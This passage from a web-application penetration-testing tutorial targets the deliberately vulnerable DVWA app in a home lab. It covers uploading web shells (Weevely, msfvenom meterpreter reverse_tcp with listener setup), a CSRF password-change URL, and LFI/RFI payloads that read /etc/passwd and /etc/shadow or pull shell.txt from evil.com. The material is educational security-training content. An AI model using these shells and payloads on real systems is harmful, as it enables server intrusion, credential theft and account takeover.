
The command shell will open. You can write your commands such as: pwd, uname -a, id, whoami.




d) File upload using BurpSuite upload scanner:

1. I am using in this tutorial the DVWA app installed in Windows at localhost http://localhost/dvwa/ and the DVWA security set to low.

2. When scanning DVWA through BurpSuite. It does not detect the file upload vulnerability as high severity. It just detects it as information severity. Here example how the BurpSuite detected the file upload issue for http://localhost/dvwa:



2. Go to BurpSuite extensions tab, then to BApp store and find upload scanner from the list. I installed it.




3. When installed, new tab will appear in BurpSuite “Upload Scanner”.

4. From the target tab, choose one of the requests under file upload page: http://localhost/dvwa/vulnerabilities/upload/

Upload an image as example I uploaded image anticorruption.jpg


This is the uploaded file link:
http://localhost/dvwa/hackable/uploads/anticorruption.jpg

5. Go to BurpSuite and you can get the request for the file upload from “Proxy/HTTP History”.




6. Send the request of the file upload to the “Upload Scanner” extension. You will get this page under “Upload Scanner” extension. The upload scanner

extension will upload a lot of modules and shells. I selected in this example to only upload php shells.



7. I selected “Start Scan without Redownloader”. It will upload many modules.

8. The as the tested files are uploaded, the results will be shown in the “Done uploads” tab .



9. Then you can test manually the uploaded files checked from requests and responses.

http://localhost/dvwa/hackable/uploads/(file name)

You can get the file name from the request page.

e) Generating shells using Weevly:

1. In this tutorial I am going to use the DVWA installed in Linux at IP address 192.168.223.128. The DVWA link: http://192.168.223.128/dvwa-linux and the DVWA security set to low.

2. In this tutorial I am going to use Weevely tool. A web shell designed for post-exploitation purposes that can be extended over the network at runtime. Upload weevely PHP agent to a target web server to get remote shell access to it.

3. Use weevely to generate new agent. I setup the file name and location and password. Run the command

```
# weevely generate password /home/hidaia/weevely-hidaia.php
```

The command generates a file at /home/hidaia/weevely-hidaia.php

4. Go the file upload page of DVWA http://192.168.223.128/dvwa-linux/vulnerabilities/upload. Upload the generated file weevely-hidaia.php. I got message that the file is uploaded in ../../hackable/uploads/weevely-hidaia.php. The file link will be:

http://192.168.223.128/dvwa-linux/hackable/uploads/weevely-hidaia.php

5. Take the shell URL http://192.168.223.128/dvwa-linux/hackable/uploads/weevely-hidaia.php. Then execute in weevely command and put the arguments as the shell URL and the file password.

```
# weevely http://192.168.223.128/dvwa-
linux/hackable/uploads/weevely-hidaia.php password
```

A weevely shell access will open. We can run any command on the server from the shell.

Note: In my case it did not work. I could not identify the reason.

f) Generating shells using Metasploit and exploiting DVWA in Kali-Linux machine:

1. In this tutorial I am going to use the DVWA installed in Linux at IP address 192.168.223.128. The DVWA link: http://192.168.223.128/dvwa-linux and the DVWA security set to low.

2. In this tutorial I am going to use Metaspolit tool. I will create a shell using msf venom. To list the payloads in msf venom write the command:

```
# msfvenom -l payloads
```

The command will list the payloads that can be used in Windows or Linux system,

3. I am going to generate php/meterpreter/reverse_tcp shell. I am going to set the payload to use the listening IP as attacker Linux IP address and listening port 4444 with the name exploit.php in raw format:

```
# msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.223.128
lport=4444 -f raw > exploit.php
```

The php shell will be generated exploit.php.

LHOST refers to the IP of attacker machine, which is usually used to create a reverse connection after the attack succeeds. RHOST refers to the IP address of the victim host.

4. Go the file upload page of DVWA http://192.168.223.128/dvwa-linux/vulnerabilities/upload. Upload the generated file exploit.php. I got message that the file is uploaded in ../../hackable/uploads/exploit.php. The file link will be:

http://192.168.223.128/dvwa-linux/hackable/uploads/exploit.php

Go to the that link to execute the shell.

5. Go to msf console and start listener

#msfconsole

msf > use multi/handler

msf exploit(handler) > set payload php/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.223.128

msf exploit(handler) > set LPORT 4444

msf exploit(handler) > exploit

Go to the link http://192.168.223.128/dvwa-linux/hackable/uploads/exploit.php to run the php shell and start the meterpreter session.

Note: In my case that did not work. I could not identify the reason.

g) Installing Metasploit in Windows:

1. Visit http://windows.metasploit.com/metasploitframework-latest.msi to download the Windows installer.

2. After you download the installer, locate the file and double-click the installer icon to start the installation process.

3. The Metasploit will be installed in local folder in a drive. It is installed in my case in D: metasploit-framework folder. From command line, go to bin folder inside the metasploit-framework folder. Run the command msfconsole

4. I am going to generate php/meterpreter/reverse_tcp shell from Kali-Linux. I am going to set the payload to use the listening IP as the attacker windows machine IP address and listening port 4444 with the name exploit-win.php in raw format:

```
# msfvenom -p php/meterpreter_reverse_tcp  lhost=10.0.0.4
lport=4444 -f raw > exploit-win.php
```

The php shell exploit-win.php will be generated.

5. Go the file upload page of DVWA http://192.168.223.128/dvwa-linux/vulnerabilities/upload. Upload the generated file exploit-win.php. I got message that the file is uploaded in ../../hackable/uploads/exploit2.php. Go to the that link to execute the shell.

http://192.168.223.128/dvwa-linux/hackable/uploads/exploit-win.php

6. Go to msf console in Window machine and start listener

```
>msfconsole
```

```
msf > use multi/handler

msf exploit(handler) > set payload  php/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 10.0.0.4

msf exploit(handler) > set LPORT 4444

msf exploit(handler) > exploit
```

Go to the link http://192.168.223.128/dvwa-linux/hackable/uploads/exploit-win.php to run the php shell and start the meterpreter session.

Note: In my case that did not work. I could not identify the reason.

15. EXPLOITING CROSS SITE REQUEST FORGERY (CSRF) VULNERABILITY:

a) Cross Site Request Forgery (CSRF) definition:

1. CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application. This attack may also be called "XSRF", similar to "Cross Site scripting (XSS)", and they are often used together.

2. Cross Site Request Forgery CSRF vulnerability allows malicious attackers or hackers to craft malicious URLs so it can perform certain actions without the user knowing of them. The attacker crafts malicious URL and sends it to the victim and when the victim clicks it the password gets changes or something like malicious is performed without knowing of them.


b) Example of Cross Site Request Forgery (CSRF) attack:

1. I will use DVWA installed in Windows in this example with link address http://localhost/dvwa or http://10.0.0.4/dvwa

2.The password change page in DVWA app http://localhost/dvwa/vulnerabilities/csrf/. When the legitimate user logs on and performs password change request and in this request the user has to enter new password and enters it again to confirm. The request is GET request as the parameters are passed in URL parameter

http://10.0.0.4/dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change#

3. We can get also the request from the BurpSuite by setting “Proxy/Intercept” on.



4. The attacker can craft the URL and can encode the entire URL with URL encoding so that it becomes difficult for the users to identify what it is actually doing. We can also do URL shortening.

http://10.0.0.4/dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change#

5. When we send the URL to victim, the password will be changed for the victim without knowing of them. The password will be changed with the hacker password.

16. EXPLOITING FILE INCLUSION VULNERABILITY:

a) File Inclusion Vulnerability definition:

1. Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

2. If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI). When RFI is not an option. using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect. Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".

3. PHP File Inclusion is a security flaw in web applications that allows unauthorized users to access files, provide download functionality, look for information, and so on. As defined by OWASP, the File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

4. There are two PHP functions that website or web application programmers use to include the content of one PHP file into another PHP file.

- The include() function
- The require() function

The difference between the “include” and the “require” functions is the way each function responds when a file loading problem arises. The include() function only gives a warning while allowing the script to continue, whereas the require() function generates a fatal error and stops the script.

5. The main difference between an LFI and an RFI is the included file’s point of origin. In an LFI attack, threat actors use a local file that is stored on the target server to execute a malicious script. These types of attacks can be carried out by using only a web browser. In an RFI attack, they use a file from an external source.

6. LFI is a web vulnerability that results from mistakes at the website or web application programmers’ end. A hacker can take advantage of this vulnerability to include malicious files which are then executed by the vulnerable website or web application. In an LFI vulnerability, the included file is already present on the local application server, targeted by the hacker. If successful, the attacker can read important files, access more sensitive information, or run arbitrary commands.


7. In Local File Inclusion, perpetrators exploit vulnerable PHP programs to access confidential data or run malicious scripts on the target server. This can expose critical data or allow threat actors to launch remote code execution or Cross-site Scripting (XSS) attacks. LFI occurs when an application includes a file as user input without properly validating it. This allows an attacker to include malicious files by manipulating the input. Here’s an example of a vulnerable PHP code that could lead to LFI:

https://example.com/?page=filename.php

Without proper input sanitizing, an attacker could easily modify the input (as shown below) to manipulate the application into accessing unauthorized files and directories from the host server using the "./" directive. This is known as Directory (Path) Traversal:

https://example.com/?page=../../../../etc/test.txt

In this example, a hacker was able to successfully exploit the vulnerability by simply replacing the "filename.php" with "../../../../etc/test.txt" in the path URL to access the test file. If this can be accomplished, a hacker can then backdoor upload a malicious script to the host server and use LFI to access the script. A simplified version of the process would look something like this:




8. OWASP defines Remote File Inclusion as the process of including remote files by exploiting vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as

input, the path to the file that has to be included and this input is not properly sanitized, allowing the external URL to be injected. Since PHP supports native functions that allow users to include remote files, web applications written in PHP code are more susceptible to RFI attacks.

While RFI and LFI vulnerabilities are similar, in an RFI attack, the perpetrator can execute malicious code from an external source instead of accessing a file on the local web server, as is the case with an LFI attack.

9. In Remote File Inclusion attacks, hackers take advantage of the “dynamic file include” command in web applications to upload malicious external files or scripts. When web applications allow user input, such as URL, parameter value, etc., and pass them to the “file include” mechanisms without proper sanitization, perpetrators can manipulate the web application to include remote files with malicious scripts. Here is a simplified version of what Remote File Inclusion looks like:



10. Basic LFI (null byte, double encoding and other tricks) :

http://example.com/index.php?page=etc/passwd

http://example.com/index.php?page=etc/passwd%00

http://example.com/index.php?page=./../etc/passwd

http://example.com/index.php?page=%252e%252e%252f

http://example.com/index.php?page=....//....//etc/passwd

Interesting files to check out :

/etc/issue

/etc/passwd

/etc/shadow

/etc/group

/etc/hosts
/etc/motd
/etc/mysql/my.cnf
/proc/[0-9]*/fd/[0-9]* (first number is the PID, second is the filedescriptor)
/proc/self/environ
/proc/version
/proc/cmdline

11. Basic RFI (null byte, double encoding and other tricks) :
    http://example.com/index.php?page=http://evil.com/shell.txt
    http://example.com/index.php?page=http://evil.com/shell.txt%00
    http://example.com/index.php?page=http:%252f%252fevil.com%252fshell.txt

b) Manual exploitation of Local File Inclusion:

1. File Inclusion Vulnerability allows the attacker to include malicious files or to include the local files of the web server to read their sensitive information. And this is might be as worse as remote code execution.

